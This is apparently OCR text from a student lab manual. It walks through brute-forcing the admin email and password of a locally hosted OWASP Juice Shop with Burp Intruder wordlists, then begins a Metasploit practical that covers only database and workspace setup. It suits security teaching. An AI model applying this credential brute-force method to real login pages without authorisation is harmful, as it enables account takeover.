

New scanning configuration
Configuration name: Deepcrawl
Live passive crawl
This type of live task analyses HTTP messages and adds entries to the Target site map. Choose which items to add to the site map based on their type and URL.
Types of item to add:
Links
Form submissions
URLs to add:
Everything
The item itself
Items on the same domain
URLs in scope
Suite scope
Custom scope
Save to library
Save
Cancel




Then we will download fuzzdb master, juice shop and a wordlist and extract it.




Then in the juice shop folder we will install npm and then start npm.




And it will start then go to a browser and enter ‘localhost:3000/’ and it will show our juice shop webpage.



Turn on the interceptor and try to login using any email id and password.




Then go to HTTP history and we can see a post request.




Copy the invalid email or password message.

Right click on the request and then select Send to Intruder.


Highlight the parameter that you want to attack, in this case we will target the email to find what email is used for admin login




Select the payload tab, click on load and then navigate to the wordlist file provided or downloaded to you and select the appropriate option



This should load the strings in the payload. Also uncheck the URL encode option below




Now select the settings tab and the clear the Grep-Match options and add the text that you had copied earlier. This will help us give a flag if any of our brute force doesn't work it will show the message.




Scroll down a bit and select the In-scope option. This will ignore if there is any caching of pages on the website

Now start the attack


The attack starts. Now search for any request, which gives a 200 status code and token. Within that response you will notice the admin email too. Copy that admin email somewhere.



Now I know the admin email. But I don't know the password. We will need to brute force the login page to get the password. Close the attack session and let's use a wordlist payload to get the password




Clear the payload and load a new wordlist payload




Disable the URL encode this character. Then add the inavalid email or password we copied before.

Also select in-scope only.


We are ready now to brute force the password field to get the login credentials. Start the attack




You will notice a 200-response status code on a payload. That payload also does not show Invalid Email or Password error as 1. This means the payload text is the password of the login page.



Now we have got the email and password of the website. Let's try to login the website.



We are now able to access the admin control panel




PRACTICAL NO : 7

Aim: Practical on Using Metasploit Framework for exploitation


A. Access Metasploit and Exploits:

Here we are checking whether if we can access Metasploit on Kali Linux. We will use the command “sudo msfconsole”.



B. Database setup and configuration

1. Start PostgreSQL by running “sudo systemctl start postgresql.service” in the terminal. We will also use the command “sudo systemctl status postgresql.service” to check whether the database is running.



2. Initialize the Metasploit Database.

3. Now you are ready to access the msfconsole
4. Once you are inside the Metasploit console, you can use the command “db_status” to check whether your database is connected to Metasploit.

```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 >
```

5. In case of multiple targets, you can create a workspace which will help keep the exploits that you run on your targets separate and will prevent any further complication.


```
msf6 > db_status
[*] Connected to msf. Connection type: postgresql.
msf6 > workspace -h
Usage:
    workspace            List workspaces
    workspace [name]     Switch workspace

OPTIONS:

    -a, --add <name>          Add a workspace.
    -d, --delete <name>       Delete a workspace.
    -D, --delete-all          Delete all workspaces.
    -h, --help                Help banner.
    -l, --list                List workspaces.
    -r, --rename <old> <new>  Rename a workspace.
    -S, --search <name>       Search for a workspace.
    -v, --list-verbose        List workspaces verbosely.

msf6 >
```

```
┌──(kali㉿kali)-[~]
└─$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

┌──(kali㉿kali)-[~]
└─$
```


6. Here we are going to use the “Fourthedition” workspace to conduct our exploits.

```
msf6 > workspace default
[*] Workspace: default
msf6 > workspace
* default
msf6 > workspace -a Fourthedition
[*] Added workspace: Fourthedition
[*] Workspace: Fourthedition
msf6 > workspace
  default
* Fourthedition
msf6 >
```

